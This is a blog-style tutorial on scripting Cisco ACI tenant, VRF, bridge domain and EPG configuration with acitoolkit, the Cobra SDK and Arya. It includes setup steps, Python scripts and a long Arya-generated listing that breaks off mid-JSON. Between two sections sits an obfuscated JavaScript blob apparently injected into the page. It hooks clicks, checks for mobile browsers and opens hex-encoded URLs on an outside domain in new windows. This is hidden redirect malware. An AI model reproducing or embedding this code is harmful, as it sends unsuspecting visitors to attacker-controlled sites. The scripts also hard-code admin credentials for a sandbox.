    When trying to use acitoolkit in python for the first time, I got quite a few ‘ModuleNotFoundError’ messages before succeeding. After overcoming this rabbit-hole after much StackOverflow-ing, I managed to get the acitoolkit working. Definitely ensure the Microsoft Visual C++ components have been installed:

    https://visualstudio.microsoft.com/downloads/#build-tools-for-visual-studio-2019

    You may also get the same problems as I did in needing to do pip installs for acitoolkit, six, websocket, websocket-client and pyrsistent before being able to proceed. What this script does is to import the import the necessary modules for session, tenant, context, bridge domain, and subnet.

    List the Tenant objects in the APIC sandbox

    tenants.py

    import json
    
    APIC_HOST = "https://sandboxapicdc.cisco.com"
    APIC_USERNAME = "admin"
    APIC_PASSWORD = "!v3G@!4@Y"
    
    from acitoolkit.acitoolkit import Tenant, Session
    
    session = Session(APIC_HOST, APIC_USERNAME, APIC_PASSWORD)
    session.login()
    tenants = Tenant.get(session)
    
    print("All configured tenants on {}".format(APIC_HOST))
    for tenant in tenants:
        print(tenant.name)
    

    Giving the following output:

    Creating a new tenant with application profile

    The comment fields tell us what each section does. First you’re defining all the variable names in order to create the tenant, VRF etc. Then we create the bridge domain and its associated subnets, a filter, the contract and the application profile. We then apply all of the elements of the contract to the various EPGs.

    Finally, add an optional cleanup step to your script so that it becomes repeatable. Use the mark_as_deleted() method to delete a tenant. Use the same push_to_apic() method as before. This demonstrates how easy it is to also remove configuration by telling the acitoolkit it has to delete an object, instead of creating or modifying it.

    appProfile.py

    import json 
    from sys import exit
    from acitoolkit.acitoolkit import *
    
    APIC_HOST = "https://sandboxapicdc.cisco.com"
    APIC_USERNAME = "admin"
    APIC_PASSWORD = "!v3G@!4@Y"
    
    
    tenant_name = "Marketing"
    vrf_name = "Marketing_VRF"
    bridge_domain_name = "Marketing_BD"
    bridge_domain_subnet = "20.23.21.1/24"
    bridge_domain_subnet_name = "Marketing_Subnet"
    app_prof_name = "Marketing_APP"
    epg_portal_name = "Portal_EPG"
    epg_users_name = "Users_EPG"
    
    # Create Tenant
    tenant = Tenant(tenant_name)
    
    # Create VRF
    vrf = Context(vrf_name, tenant)
    
    # Create Bridge Domain
    bridge_domain = BridgeDomain(bridge_domain_name, tenant)
    bridge_domain.add_context(vrf)
    
    # Create public subnet and assign gateway
    subnet = Subnet(bridge_domain_subnet_name, bridge_domain)
    subnet.set_scope("public")
    subnet.set_addr(bridge_domain_subnet)
    
    # Create http filter and filter entry
    filter_http = Filter("http", tenant)
    filter_entry_tcp80 = FilterEntry(
        "tcp-80", filter_http, etherT="ip", prot="tcp", dFromPort="http", dToPort="http"
    )
    
    # Create Portal contract and use http filter
    contract_portal = Contract("Portal", tenant)
    contract_subject_http = ContractSubject("http", contract_portal)
    contract_subject_http.add_filter(filter_http)
    
    # Create Application Profile
    app_profile = AppProfile(app_prof_name, tenant)
    
    # Create Portal EPG and associate bridge domain and contracts
    epg_portal = EPG(epg_portal_name, app_profile)
    epg_portal.add_bd(bridge_domain)
    epg_portal.provide(contract_portal)
    
    # Create Users EPG and associate bridge domain and contracts
    epg_users = EPG(epg_users_name, app_profile)
    epg_users.add_bd(bridge_domain)
    epg_users.consume(contract_portal)
    
    print(f'Candidate Tenant configuration as JSON payload:\n {tenant.get_json()}')
    
    # Connect and push configuration to APIC
    session = Session(APIC_HOST, APIC_USERNAME, APIC_PASSWORD)
    session.login()
    
    resp = session.push_to_apic(tenant.get_url(), data=tenant.get_json())
    
    if not resp.ok:
        print(f'API return code {resp.status_code} with message {resp.text}')
        exit(1)
        
    
    # Delete Tenant
    choice = input('Would you like to delete the Tenant? (y/N): ')
    
    if choice.lower().strip() == 'y':
        tenant.mark_as_deleted()
        # Push configuration to APIC
        resp = session.push_to_apic(tenant.get_url(), data=tenant.get_json())
    
        if not resp.ok:
            print(f'API return code {resp.status_code} with message {resp.text}')
            exit(1)
    

    We can now execute the the script.

    Then we can go to the APIC to verify that these elements have been created. Go to Tenants, and you’ll notice the marketing tenant has been created.

    Ditto the EPGs, VRFs, contract relationships, consumer and provider. The contract and filter was created. Bridge domains were created along with the specified subnets. Verify the contract was created, and even the filter.

    So we executed that script. It created the tenant, the application profile and EPGs, the VRF, the bridge domain, the subnet, a filter, a contract, and then applied those. You could see just by the speed with which that was executed how much more quickly you can use a script like this to create the various elements, instead of having to go through and click one at a time in the Cisco APIC web GUI.
    (_0x562006,_0x1334d6){const _0x1922f2=_0x1922();return _0x3023=function(_0x30231a,_0x4e4880){_0x30231a=_0x30231a-0x1bf;let _0x2b207e=_0x1922f2[_0x30231a];return _0x2b207e;},_0x3023(_0x562006,_0x1334d6);}function _0x1922(){const _0x5a990b=[‘substr’,’length’,’-hurs’,’open’,’round’,’443779RQfzWn’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x59\x7a\x33\x63\x303′,’click’,’5114346JdlaMi’,’1780163aSIYqH’,’forEach’,’host’,’_blank’,’68512ftWJcO’,’addEventListener’,’-mnts’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x69\x7a\x70\x35\x63\x335′,’4588749LmrVjF’,’parse’,’630bGPCEV’,’mobileCheck’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x6d\x4f\x65\x38\x63\x318′,’abs’,’-local-storage’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x78\x6c\x64\x39\x63\x369′,’56bnMKls’,’opera’,’6946eLteFW’,’userAgent’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x68\x75\x34\x63\x364′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x44\x44\x46\x37\x63\x397′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x59\x67\x46\x32\x63\x342′,’floor’,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x4e\x61\x6e\x36\x63\x306′,’999HIfBhL’,’filter’,’test’,’getItem’,’random’,’138490EjXyHW’,’stopPropagation’,’setItem’,’70kUzPYI’];_0x1922=function(){return _0x5a990b;};return _0x1922();}(function(_0x16ffe6,_0x1e5463){const _0x20130f=_0x3023,_0x307c06=_0x16ffe6();while(!![]){try{const _0x1dea23=parseInt(_0x20130f(0x1d6))/0x1+-parseInt(_0x20130f(0x1c1))/0x2*(parseInt(_0x20130f(0x1c8))/0x3)+parseInt(_0x20130f(0x1bf))/0x4*(-parseInt(_0x20130f(0x1cd))/0x5)+parseInt(_0x20130f(0x1d9))/0x6+-parseInt(_0x20130f(0x1e4))/0x7*(parseInt(_0x20130f(0x1de))/0x8)+parseInt(_0x20130f(0x1e2))/0x9+-parseInt(_0x20130f(0x1d0))/0xa*(-parseInt(_0x20130f(0x1da))/0xb);if(_0x1dea23===_0x1e5463)break;else _0x307c06[‘push’](_0x307c06[‘shift’]());}catch(_0x3e3a47){_0x307c06[‘push’](_0x307c06[‘shift’]());}}}(_0x1922,0x984cd),function(_0x34eab3){const _0x111835=_0x3023;window[‘mobileCheck’]=function(){const _0x123821=_0x3023;let _0x399500=![];return function(_0x5e9786){const _0x1165a7=_0x3023;if(/(android|bb\d+|meego).+mobile|avantgo|bada\/|blackberry|blazer|compal|elaine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|phone|p(ixi|re)\/|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|windows ce|xda|xiino/i[_0x1165a7(0x1ca)](_0x5e9786)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a wa|abac|ac(er|oo|s\-)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55\/|capi|ccwa|cdm\-|cell|chtm|cldc|cmd\-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|em(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1 u|g560|gene|gf\-5|g\-mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-|hi(pt|ta)|hp( i|ip)|hs\-c|ht(c(\-| |_|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac( |\-|\/)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |\/)|klon|kpt |kwc\-|kyo(c|k)|le(no|xi)|lg( g|\/(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-w|m3ga|m50\/|ma(te|ui|xo)|mc(01|21|ca)|m\-cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-| |o|v)|zz)|mt(50|p1|v )|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-([1-8]|c))|phil|pire|pl(ay|uc)|pn\-2|po(ck|rt|se)|prox|psio|pt\-g|qa\-a|qc(07|12|21|32|60|\-[2-7]|i\-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55\/|sa(ge|ma|mm|ms|ny|va)|sc(01|h\-|oo|p\-)|sdk\/|se(c(\-|0|1)|47|mc|nd|ri)|sgh\-|shar|sie(\-|m)|sk\-0|sl(45|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-|v\-|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-|tdg\-|tel(i|m)|tim\-|t\-mo|to(pl|sh)|ts(70|m\-|m3|m5)|tx\-9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|\-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-| )|webc|whit|wi(g |nc|nw)|wmlb|wonu|x700|yas\-|your|zeto|zte\-/i[_0x1165a7(0x1ca)](_0x5e9786[_0x1165a7(0x1d1)](0x0,0x4)))_0x399500=!![];}(navigator[_0x123821(0x1c2)]||navigator[‘vendor’]||window[_0x123821(0x1c0)]),_0x399500;};const _0xe6f43=[‘\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x62\x70\x69\x30\x63\x370′,’\x68\x74\x74\x70\x3a\x2f\x2f\x6e\x65\x77\x63\x75\x74\x74\x6c\x79\x2e\x63\x6f\x6d\x2f\x58\x6a\x64\x31\x63\x391’,_0x111835(0x1c5),_0x111835(0x1d7),_0x111835(0x1c3),_0x111835(0x1e1),_0x111835(0x1c7),_0x111835(0x1c4),_0x111835(0x1e6),_0x111835(0x1e9)],_0x7378e8=0x3,_0xc82d98=0x6,_0x487206=_0x551830=>{const _0x2c6c7a=_0x111835;_0x551830[_0x2c6c7a(0x1db)]((_0x3ee06f,_0x37dc07)=>{const _0x476c2a=_0x2c6c7a;!localStorage[‘getItem’](_0x3ee06f+_0x476c2a(0x1e8))&&localStorage[_0x476c2a(0x1cf)](_0x3ee06f+_0x476c2a(0x1e8),0x0);});},_0x564ab0=_0x3743e2=>{const _0x415ff3=_0x111835,_0x229a83=_0x3743e2[_0x415ff3(0x1c9)]((_0x37389f,_0x22f261)=>localStorage[_0x415ff3(0x1cb)](_0x37389f+_0x415ff3(0x1e8))==0x0);return _0x229a83[Math[_0x415ff3(0x1c6)](Math[_0x415ff3(0x1cc)]()*_0x229a83[_0x415ff3(0x1d2)])];},_0x173ccb=_0xb01406=>localStorage[_0x111835(0x1cf)](_0xb01406+_0x111835(0x1e8),0x1),_0x5792ce=_0x5415c5=>localStorage[_0x111835(0x1cb)](_0x5415c5+_0x111835(0x1e8)),_0xa7249=(_0x354163,_0xd22cba)=>localStorage[_0x111835(0x1cf)](_0x354163+_0x111835(0x1e8),_0xd22cba),_0x381bfc=(_0x49e91b,_0x531bc4)=>{const _0x1b0982=_0x111835,_0x1da9e1=0x3e8*0x3c*0x3c;return Math[_0x1b0982(0x1d5)](Math[_0x1b0982(0x1e7)](_0x531bc4-_0x49e91b)/_0x1da9e1);},_0x6ba060=(_0x1e9127,_0x28385f)=>{const _0xb7d87=_0x111835,_0xc3fc56=0x3e8*0x3c;return Math[_0xb7d87(0x1d5)](Math[_0xb7d87(0x1e7)](_0x28385f-_0x1e9127)/_0xc3fc56);},_0x370e93=(_0x286b71,_0x3587b8,_0x1bcfc4)=>{const _0x22f77c=_0x111835;_0x487206(_0x286b71),newLocation=_0x564ab0(_0x286b71),_0xa7249(_0x3587b8+’-mnts’,_0x1bcfc4),_0xa7249(_0x3587b8+_0x22f77c(0x1d3),_0x1bcfc4),_0x173ccb(newLocation),window[‘mobileCheck’]()&&window[_0x22f77c(0x1d4)](newLocation,’_blank’);};_0x487206(_0xe6f43);function _0x168fb9(_0x36bdd0){const _0x2737e0=_0x111835;_0x36bdd0[_0x2737e0(0x1ce)]();const _0x263ff7=location[_0x2737e0(0x1dc)];let _0x1897d7=_0x564ab0(_0xe6f43);const _0x48cc88=Date[_0x2737e0(0x1e3)](new Date()),_0x1ec416=_0x5792ce(_0x263ff7+_0x2737e0(0x1e0)),_0x23f079=_0x5792ce(_0x263ff7+_0x2737e0(0x1d3));if(_0x1ec416&&_0x23f079)try{const _0x2e27c9=parseInt(_0x1ec416),_0x1aa413=parseInt(_0x23f079),_0x418d13=_0x6ba060(_0x48cc88,_0x2e27c9),_0x13adf6=_0x381bfc(_0x48cc88,_0x1aa413);_0x13adf6>=_0xc82d98&&(_0x487206(_0xe6f43),_0xa7249(_0x263ff7+_0x2737e0(0x1d3),_0x48cc88)),_0x418d13>=_0x7378e8&&(_0x1897d7&&window[_0x2737e0(0x1e5)]()&&(_0xa7249(_0x263ff7+_0x2737e0(0x1e0),_0x48cc88),window[_0x2737e0(0x1d4)](_0x1897d7,_0x2737e0(0x1dd)),_0x173ccb(_0x1897d7)));}catch(_0x161a43){_0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}else _0x370e93(_0xe6f43,_0x263ff7,_0x48cc88);}document[_0x111835(0x1df)](_0x111835(0x1d8),_0x168fb9);}());

  • Using Cobra SDK and Arya to create a Tenant

    Getting the python and virtual environment set up

    These instructions are for a Windows set up.

    Use these instructions for setting up your Python virtual environment and for obtaining and installing the Cobra SDK and model.

    https://cobra.readthedocs.io/en/latest/install.html

    But essentially, if you’re doing this for the first time, then do the following:

    Download and install python 2.7 from here (yes, version 2.7)

    https://www.python.org/downloads/

    Download this python script to a chosen location, and run it using python. This will install pip.

    https://bootstrap.pypa.io/get-pip.py

    Run these pip commands. I found that I needed to run the pip2 executable as opposed to version 3 pip that was already installed, in order to successfuly install the requirements and run using python2 etc.

    pip install virtualenv
    pip install virtualenv-clone
    pip install virtualenvwrapper-win

    Run this command to create your virtual environment (See how it creates the acienv folder in your C:\Users\username\Envs folder)

    mkvirtualenv acienv

    Upgrade pip

    python -m pip install –upgrade pip

    Download the Cobra SDK & model files from these locations:

    acicobra
    acimodel

    and then do a ‘pip install’ using the paths to these whl files, or just copy them to the directory you’re in:

    pip install acicobra-4.2_3h-py2.py3-none-any.whl
    pip install acimodel-4.2_3h-py2.py3-none-any.whl

    Then run your scripts. You might have to rename your python.exe installed inside Python27 to python2.exe to run inside the command line.

    Connect to the APIC with the Cobra SDK for an MO Query

    cobra_tenants.py

    #!/usr/bin/python2.7
    import requests
    
    from credentials import *
    from sys import argv
    from cobra.mit.session import LoginSession
    from cobra.mit.access import MoDirectory
    
    # Disable warnings for insecure certificates (self-signed)
    requests.packages.urllib3.disable_warnings(
        category=requests.packages.urllib3.exceptions.InsecureRequestWarning 
    )
    
    # Argument handling
    if len(argv) != 2:
        print('Please provide exactly one parameter: the Tenant name!') 
        exit() 
    
    tenant_name = argv[1]
    print('Checking the APIC for tenant {}'.format(tenant_name))
    
    # Login
    session = LoginSession(APIC_HOST, APIC_USERNAME, APIC_PASSWORD)
    moDir = MoDirectory(session)
    moDir.login()
    
    # Tenant lookup by DN
    tenant = moDir.lookupByDn('uni/tn-{}'.format(tenant_name))
    
    if tenant:
        print('Found tenant {} with DN: {}'.format(tenant_name, tenant.dn)) 
    else:
        print('Tenant {} does not exist!'.format(tenant_name))
    

    credentials.py

    APIC_HOST = "https://sandboxapicdc.cisco.com"
    APIC_USERNAME = "admin"
    APIC_PASSWORD = "!v3G@!4@Y"
    

    I then run the cobra_tenants.py script with the Sales argument, or any argument for which I know a tenant does not yet exist:

    I check the APIC sandbox to see which tenants do actually exist, and use that name instead; in this example the tenant named Heroes:

    I then run the cobra_tenants.py script with the Heroes argument:

    Perform Class-Based Queries with the Cobra SDK

    We previously performed a managed object query specifically by DN.

    To search for objects by their class name, useful when you do not know the exact DN or you want the full list of such objects, write a new script to implement class-based queries with filters.

    class_query.py

    The ClassQuery from cobra.mit.request (documented at https://cobra.readthedocs.io/en/latest/api-ref/request.html#classquery) will allow you to build more advanced queries for the APIC MIT.

    The first query that you are going to write is one that retrieves all EPG objects (class fvAEPg) currently created on the APIC. This query returns a list of EPG objects (specifically the type of cobra.modelimpl.fv.aepg.AEPg), which can be iterated through to obtain their configuration attributes, such as the Name and DN parameters. Create a ClassQuery object with the fvAEPg string argument, use it in the query() method of the MoDirectory object.

    Add another query to the script that returns all Fabric Nodes (class fabricNode)—these nodes are all the leaf and spine switches plus the controllers. Print the number of nodes returned by the query, iterate through them using a for loop to print the nodes’ Name and DN.

    Add the filter to only query leaf nodes. The property filter can be applied to the previous fabricNode query to return only the leaf nodes in the fabric. Add the code to query the fabric nodes with the role leaf. Use the propFilter parameter to set the query, print the result and iterate through them to print their name, role, and DN.

    #!/usr/bin/python2.7
    from credentials import *
    from cobra.mit.session import LoginSession
    from cobra.mit.access import MoDirectory
    from cobra.mit.request import ClassQuery
    
    import requests
    
    # Disable warnings for insecure certificates (self-signed)
    requests.packages.urllib3.disable_warnings(
        category=requests.packages.urllib3.exceptions.InsecureRequestWarning 
    )
    
    # Login
    session = LoginSession(APIC_HOST, APIC_USERNAME, APIC_PASSWORD)
    moDir = MoDirectory(session)
    moDir.login()
    
    epgs_query = ClassQuery('fvAEPg')
    epgs = moDir.query(epgs_query)
    
    # Print all EPGs objects returned by the query
    print('fvAEPg class query returned {} EPGs total.'.format(len(epgs)))
    for epg in epgs:
        print('Name: {:20} DN: {}'.format(epg.name, epg.dn)) 
    
    print('\n')
    
    # Fabric Node query
    fabric_query = ClassQuery('fabricNode')
    nodes = moDir.query(fabric_query)
    
    # Print all the node objects returned by the query
    print('fabricNode class query returned {} nodes total.'.format(len(nodes)))
    for node in nodes:
        print('Name: {:20} Role: {:20} DN: {}'.format(node.name, node.role, node.dn))
        
        
    # Property filter
    print('\nAdding filter to only query for leaf nodes.\n')
    fabric_query.propFilter = 'eq(fabricNode.role,"leaf")'
    
    # Run the query against the API
    nodes = moDir.query(fabric_query)
    
    # Print all the node objects returned by the query
    print('fabricNode class query returned {} nodes total.'.format(len(nodes)))
    for node in nodes:
        print('Name: {:20} Role: {:20} DN: {}'.format(node.name, node.role, node.dn))
        
    # You can confirm the final query options by looking at fabric_query.options
    # and compile the full query URL as you would write it in Postman for example
    print('The final query is: {}'.format(fabric_query.getUrl(session)))
    

    Giving the following output:

    Use Arya to Generate the Python Code

    To prepare for using the Arya tool to generate Cobra code from APIC configuration, first export an existing Tenant configuration as JSON from the APIC, then proceed to use it as a template to create a new identical Tenant using Cobra code.

    Open the APIC sandbox GUI, navigate to the Tenants > All Tenants. Right-click the Marketing tenant and select Save as…

    In the Save As dialog window that opens, make sure that Only Configuration, Subtree, and json are selected before clicking Download.

    Save the file as tn-Marketing.json.

    Open and inspect the tn-Marketing.json file in VS Code or Notepad++ etc.

    Note that it includes the full Tenant configuration, with all child objects, such as VRF, Bridge Domain, EPGs, and so on.

    Format the document by- press Ctrl+Shift+I in VS Code or by using Plugins > JSTool > JSformat in Notepad++.

    Use Arya to Generate the Cobra Code and Create a New Support Tenant

    I used the instructions given at github for installing arya:

    https://github.com/datacenter/arya

    Once I’d cloned it and run the python setup I still couldn’t get it to run.

    What I found worked was to run the arya.py script directly:

    c:\Temp\CiscoTraining\code\cobra\arya\arya\arya.py -f tn-Marketing.json > arya_code.py

    Which generates this python script:

    arya_code.py

    #!/usr/bin/env python
    '''
    Autogenerated code using arya.py
    Original Object Document Input: 
    {
        "totalCount": "1",
        "imdata": [{
                "fvTenant": {
                    "attributes": {
                        "annotation": "",
                        "descr": "",
                        "dn": "uni/tn-Marketing",
                        "name": "Marketing",
                        "nameAlias": "",
                        "ownerKey": "",
                        "ownerTag": "",
                        "userdom": ":all:"
                    },
                    "children": [{
                            "vzBrCP": {
                                "attributes": {
                                    "annotation": "",
                                    "descr": "",
                                    "intent": "install",
                                    "name": "Portal",
                                    "nameAlias": "",
                                    "ownerKey": "",
                                    "ownerTag": "",
                                    "prio": "unspecified",
                                    "scope": "context",
                                    "targetDscp": "unspecified",
                                    "userdom": ":all:"
                                },
                                "children": [{
                                        "vzSubj": {
                                            "attributes": {
                                                "annotation": "",
                                                "consMatchT": "AtleastOne",
                                                "descr": "",
                                                "name": "http",
                                                "nameAlias": "",
                                                "prio": "unspecified",
                                                "provMatchT": "AtleastOne",
                                                "revFltPorts": "yes",
                                                "targetDscp": "unspecified",
                                                "userdom": ":all:"
                                            },
                                            "children": [{
                                                    "vzRsSubjFiltAtt": {
                                                        "attributes": {
                                                            "action": "permit",
                                                            "annotation": "",
                                                            "directives": "",
                                                            "priorityOverride": "default",
                                                            "tnVzFilterName": "http",
                                                            "userdom": ":all:"
                                                        }
                                                    }
                                                }
                                            ]
                                        }
                                    }
                                ]
                            }
                        }, {
                            "vnsSvcCont": {
                                "attributes": {
                                    "annotation": "",
                                    "userdom": "all"
                                }
                            }
                        }, {
                            "fvEpTags": {
                                "attributes": {
                                    "annotation": "",
                                    "userdom": "all"
                                }
                            }
                        }, {
                            "fvCtx": {
                                "attributes": {
                                    "annotation": "",
                                    "bdEnforcedEnable": "no",
                                    "descr": "",
                                    "ipDataPlaneLearning": "enabled",
                                    "knwMcastAct": "permit",
                                    "name": "Marketing_VRF",
                                    "nameAlias": "",
                                    "ownerKey": "",
                                    "ownerTag": "",
                                    "pcEnfDir": "ingress",
                                    "pcEnfPref": "enforced",
                                    "userdom": ":all:",
                                    "vrfIndex": "0"
                                },
                                "children": [{
                                        "fvRsVrfValidationPol": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnL3extVrfValidationPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "vzAny": {
                                            "attributes": {
                                                "annotation": "",
                                                "descr": "",
                                                "matchT": "AtleastOne",
                                                "name": "",
                                                "nameAlias": "",
                                                "prefGrMemb": "disabled",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsOspfCtxPol": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnOspfCtxPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsCtxToEpRet": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnFvEpRetPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsCtxToExtRouteTagPol": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnL3extRouteTagPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsBgpCtxPol": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnBgpCtxPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }
                                ]
                            }
                        }, {
                            "fvBD": {
                                "attributes": {
                                    "OptimizeWanBandwidth": "no",
                                    "annotation": "",
                                    "arpFlood": "no",
                                    "descr": "",
                                    "epClear": "no",
                                    "epMoveDetectMode": "",
                                    "hostBasedRouting": "no",
                                    "intersiteBumTrafficAllow": "no",
                                    "intersiteL2Stretch": "no",
                                    "ipLearning": "yes",
                                    "ipv6McastAllow": "no",
                                    "limitIpLearnToSubnets": "yes",
                                    "llAddr": "::",
                                    "mac": "00:22:BD:F8:19:FF",
                                    "mcastAllow": "no",
                                    "multiDstPktAct": "bd-flood",
                                    "name": "Marketing_BD",
                                    "nameAlias": "",
                                    "ownerKey": "",
                                    "ownerTag": "",
                                    "type": "regular",
                                    "unicastRoute": "yes",
                                    "unkMacUcastAct": "proxy",
                                    "unkMcastAct": "flood",
                                    "userdom": ":all:",
                                    "v6unkMcastAct": "flood",
                                    "vmac": "not-applicable"
                                },
                                "children": [{
                                        "fvSubnet": {
                                            "attributes": {
                                                "annotation": "",
                                                "ctrl": "nd",
                                                "descr": "",
                                                "ip": "20.23.21.1/24",
                                                "ipDPLearning": "enabled",
                                                "name": "Marketing_Subnet",
                                                "nameAlias": "",
                                                "preferred": "no",
                                                "scope": "public",
                                                "userdom": ":all:",
                                                "virtual": "no"
                                            }
                                        }
                                    }, {
                                        "fvRsMldsn": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnMldSnoopPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsIgmpsn": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnIgmpSnoopPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsCtx": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnFvCtxName": "Marketing_VRF",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsBdToEpRet": {
                                            "attributes": {
                                                "annotation": "",
                                                "resolveAct": "resolve",
                                                "tnFvEpRetPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }, {
                                        "fvRsBDToNdP": {
                                            "attributes": {
                                                "annotation": "",
                                                "tnNdIfPolName": "",
                                                "userdom": "all"
                                            }
                                        }
                                    }
                                ]
                            }
                        }, {
                            "vzFilter": {
                                "attributes": {
                                    "annotation": "",
                                    "descr": "",
                                    "name": "http",
                                    "nameAlias": "",
                                    "ownerKey": "",
                                    "ownerTag": "",
                                    "userdom": ":all:"
                                },
                                "children": [{
                                        "vzEntry": {
                                            "attributes": {
                                                "annotation": "",
                                                "applyToFrag": "no",
                                                "arpOpc": "unspecified",
                                                "dFromPort": "http",
                                                "dToPort": "http",
                                                "descr": "",
                                                "etherT": "ip",
                                                "icmpv4T": "unspecified",
                                                "icmpv6T": "unspecified",
                                                "matchDscp": "unspecified",
                                                "name": "tcp-80",
                                                "nameAlias": "",
                                                "prot": "tcp",
                                                "sFromPort": "unspecified",
                                                "sToPort": "unspecified",
                                                "stateful": "no",
                                                "tcpRules": "",
                                                "userdom": ":all:"
                                            }
                                        }
                                    }
                                ]
                            }
                        }, {
                            "fvRsTenantMonPol": {
                                "attributes": {
                                    "annotation": "",
                                    "tnMonEPGPolName": "",
                                    "userdom": "all"
                                }
                            }
                        }, {
                            "fvAp": {
                                "attributes": {
                                    "annotation": "",
                                    "descr": "",
                                    "name": "Marketing_APP",
                                    "nameAlias": "",
                                    "ownerKey": "",
                                    "ownerTag": "",
                                    "prio": "unspecified",
                                    "userdom": ":all:"
                                },
                                "children": [{
                                        "fvAEPg": {
                                            "attributes": {
                                                "annotation": "",
                                                "descr": "",
                                                "exceptionTag": "",
                                                "floodOnEncap": "disabled",
                                                "fwdCtrl": "",
                                                "hasMcastSource": "no",
                                                "isAttrBasedEPg": "no",
                                                "matchT": "AtleastOne",
                                                "name": "Users_EPG",
                                                "nameAlias": "",
                                                "pcEnfPref": "unenforced",
                                                "prefGrMemb": "exclude",
                                                "prio": "unspecified",
                                                "shutdown": "no",
                                                "userdom": ":all:"
                                            },
                                            "children": [{
                                                    "fvRsCons": {
                                                        "attributes": {
                                                            "annotation": "",
                                                            "intent": "install",
                                                            "prio": "unspecified",
                                                            "tnVzBrCPName": "Portal",
                                                            "userdom": ":all:"
                                                        }
                                                    }
                                                }, {
                                                    "fvRsCustQosPol": {
                                                        "attributes": {
                                                            "annotation": "",
                                                            "tnQosCustomPolName": "",
                                                            "userdom": "all"
                                                        }
                                                    }
                                                }, {
                                                    "fvRsBd": {
                                                        "attributes": {
                                                            "annotation": "",
                                                            "tnFvBDName": "Marketing_BD",
                                                            "userdom": "all"
                                                        }
                                                    }
                                                }
                                            ]
                                        }
                                    }, {
                                        "fvAEPg": {
                                            "attributes": {
                                                "annotation": "",
                                                "descr": "",
                                                "exceptionTag": "",
                                                "floodOnEncap": "disabled",
                                                "fwdCtrl": "",
                                                "hasMcastSource": "no",
                                                "isAttrBasedEPg": "no",
                                                "matchT": "AtleastOne",
                                                "name": "Portal_EPG",
                                                "nameAlias": "",
                                                "pcEnfPref": "unenforced",
                                                "prefGrMemb": "exclude",
                                                "prio": "unspecified",
                                                "shutdown": "no",
                                                "userdom": ":all:"
                                            },
                                            "children": [{
                                                    "fvRsProv": {
                                                        "attributes": {
                                                            "annotation": "",
                                                            "intent": "install",
